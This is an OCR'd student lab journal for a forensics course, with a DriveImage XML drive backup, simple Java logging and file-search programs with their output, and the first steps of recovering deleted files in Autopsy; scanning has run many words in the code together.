







DriveImage XML - Private Edition Version 2.60 - for home use only
File Tools Help
Backup
Select a drive you wish to backup.
The backup will create two files, a *.XML which contains the drive description and a *.DAT which contains the imaged drive's binary data.
These files can be accessed later through Browse or Restore.
Welcome
Backup
Restore
Drive to Drive
Browse
Check one or more drives to backup:
Drive Label Type Capacity % used Physical drive
C: NTFS 195 GB 34 DISK0#2
D: New Volume NTFS 146 GB 0 DISK0#3
F: NTFS 14.6 GB 34 DISK1#1
Drive details:
Logical Information
Drive: D:
Label: New Volume
File system: NTFS
Total sectors: 307,210,928
Used bytes: 101,847,040 (97 MB)
Free bytes: 157,190,148,096 (146 GB)
Total bytes: 157,291,995,136 (146 GB)
Physical Information
Drive: DISK0
Drive name: ST500DM002-1BD142
Total sectors: 976,773,168
Partition: #3
Start sector on drive: 409,609,368
Sectors in partition: 307,210,932
Next
Memory in use: 761,772


Backup
Welcome to the drive backup wizard!
This wizard will assist you with backing up your drives:
Drive Label Type Capacity % used Physic...
D: New V... NTFS 146 GB 0 DISK0#3
Next >
Cancel


Backup
Backup
Select a backup location and imaging options.
Directory:
C:\Users\admin\Desktop
Files:
Drive
File name
D:
pract7
Options:
Raw mode
Split large files
Compression:
Good (slow!)
Hot Imaging Strategy:
Try Volume Locking first
Try Volume Shadow Services first
< Back
Next >
Cancel


Backup
Backup of D: in progress
Trying to create a shadow for: D:
Using module: vssvista
Opening shadow volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4
Snapshot ID:
Using Volume Shadow '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4'
Opening destination DAT file 'C:\Users\admin\Desktop\pract7.dat'
Options: [COMPG LOCK-V]
Opening destination XML file 'C:\Users\admin\Desktop\pract7.xml'
Obtaining drive Bitmap...
Writing overhead...
Start copying data...
sector 0 (44440 sectors)
sector 44544 (88 sectors)
sector 6019920 (136296 sectors)
sector 6282064 (9904 sectors)
Time passed: 00:00:24 Time remaining: 00:13:09
3%
Finish
Cancel


Backup
Backup finished
Opening destination XML file 'C:\Users\admin\Desktop\pract7.xml'
Obtaining drive Bitmap...
Writing overhead...
Start copying data...
sector 0 (44440 sectors)
sector 44544 (88 sectors)
sector 6019920 (136296 sectors)
sector 6282064 (9904 sectors)
sector 153605440 (6144000 sectors)
Dumping file names to XML...
Closing source...
Releasing shadow: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4
Snapshot ID: ...
Imaging 'D:' completed successfully
Ready.
100%
Finish


Computer
Get Started With Oracl...
Revo Uninstall...
Network
Intel® HD Graphic...
Symantec pcAnywhere
TurboC++ for Windo...
Recycle Bin
Java-Editor
Cisco Packet Tracer Inst...
WampServer
pract7.xml
Adobe Reader 9
NetBeans IDE 7.4
JMStudio
pract7.dat
desktop.ini
pcA Quick Connect
MumbaiUn... - Shortcut
DriveImage XML
QtSpim
omnetpp
Firefox
R i386 3.3.0
Windows 7
Build 7600
This copy of Windows is not genuine
11:22 AM
8/7/2018

Practical No:5

Aim: java program for creating log files.

Description:

Java's Log System

Thelogsystemiscentrallymanaged.Thereisonlyoneapplicationwidelogmanagerwhich manages boththeconfigurationofthelogsystemandtheobjectsthatdotheactuallogging. TheLogManager Classprovidesasingleglobalinstancetointeractwithlogfiles.Ithasastatic methodwhichisnamed *getLogManager*

Logger Class

Theloggerclassprovidesmethodsforlogging.SinceLogManageristheonedoingactuallogging, its instancesareaccessedusingthe*LogManager*'sgetLoggermethod. ThegloballoggerinstanceisaccessedthroughLoggerclass'staticfieldGLOBAL_LOGGER_NAME. Itis providedasaconvenienceformakingcasualuseoftheLoggingpackage.

mylogger.java


Code:

```
import java.io.*;
importjava.util.logging.*
; publicclassmylogger
{
publicstaticvoidmain(Stringargs[])
{
Logger
l=Logger.getLogger(mylogger.class.getName());
FileHandlerfh;
try
{
fh=new FileHandler("c:/mylogfile.log",true);
l.addHandler(fh);
l.setLevel(Level.ALL);
SimpleFormattersf=new
SimpleFormatter();
fh.setFormatter(sf);
l.info("Myfirstlog");
}
catch(SecurityExceptione)
{
```

```
e.printStackTrace();
}
```

```
catch(IOExceptione)
{
e.printStackTrace();
}
l.info("HiHowru?");
}
}
```

Output:



mylogfile.log:

Jul31,201811:36:56AMmylogger
main INFO:Myfirstlog
Jul31,201811:36:56AMmylogger
main INFO:HiHowru?


or

msglog.java

Code:

```
import java.io.*;
importjava.text.
*;
importjava.util.*
; publicclass
msglog
{
protectedstaticString
defaultLogFile="c:\\msglog.txt"; publicstatic
voidwrite(Strings)throwsIOException
{
write(defaultLogFile,s);
}
publicstaticvoidwrite(Stringf,Strings)throwsIOException
{
TimeZonetz=TimeZone.getTimeZone("EST");//or
PST,MID,etc.. Datenow=newDate();
DateFormatdf=newSimpleDateFormat("yyyy.MM.dd
hh:mm:ss"); df.setTimeZone(tz);
String currentTime=df.format(now);
FileWriterawriter=new
FileWriter(f,true);
awriter.write(currentTime+"
"+s+"\n"); awriter.flush();
awriter.close();
}
publicstaticvoidmain(Stringargs[])throwsException
{
write(args[0]);
}
}
```

Output:



msglog.txt:

2018.07.3101:46:30vijay

Practical No:6

Aim: java program for searching file in given diretory.


Description:

FileSearch.java

Code:

```
import java.io.*;
publicclassFileSearch
{

publicstaticvoidmain(String[]args)throwsIOException{
Stringd="";
finalStringf;
BufferedReaderbr=new BufferedReader(new InputStreamReader(System.in));
System.out.println("Enterthedirectorynamewhereyouwanttosearch");
d=br.readLine();
System.out.println("Enterthefilterforfileyouwanttosearch");
f=br.readLine();

        Filedir=newFile(d);
FilenameFilter filter=new FilenameFilter(){
          publicbooleanaccept(Filedir,String
          name){ returnname.startsWith(f);
          }
};
String[] children=dir.list(filter);
if(children==null){
          System.out.println("Eitherdirdoesnotexistorisnotadirectory");
}else{
for(int i=0;i<children.length;i++){
          String filename=children[i];
          System.out.println(filename
          );
   }
  }
}
}
```

Output:


Administrator: Command Prompt
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\admin>cd d:
D:\
C:\Users\admin>d:
D:\>set path=
D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"
D:\>javac FileSearch.java
D:\>java FileSearch
Enter the directory name where you want to search
d:
Enter the filter for file you want to search
b
backup.class
backup.java
D:\>

Practical No:7


Aim:- Recovering and Inspecting deleted files

- Check for Deleted Files
- Recover the Deleted Files
- Analyzing and Inspecting the recovered files


Step 1: Start Autopsy from Desktop.

Step 2: Now create on New Case.


Step 3: Enter the New case Information and click on Next Button.



Step 4: Enter the additional Information and click on Finish.




Step 5: Now Select Source Type as Local disk and Select Local disk form drop down list and click on Next.

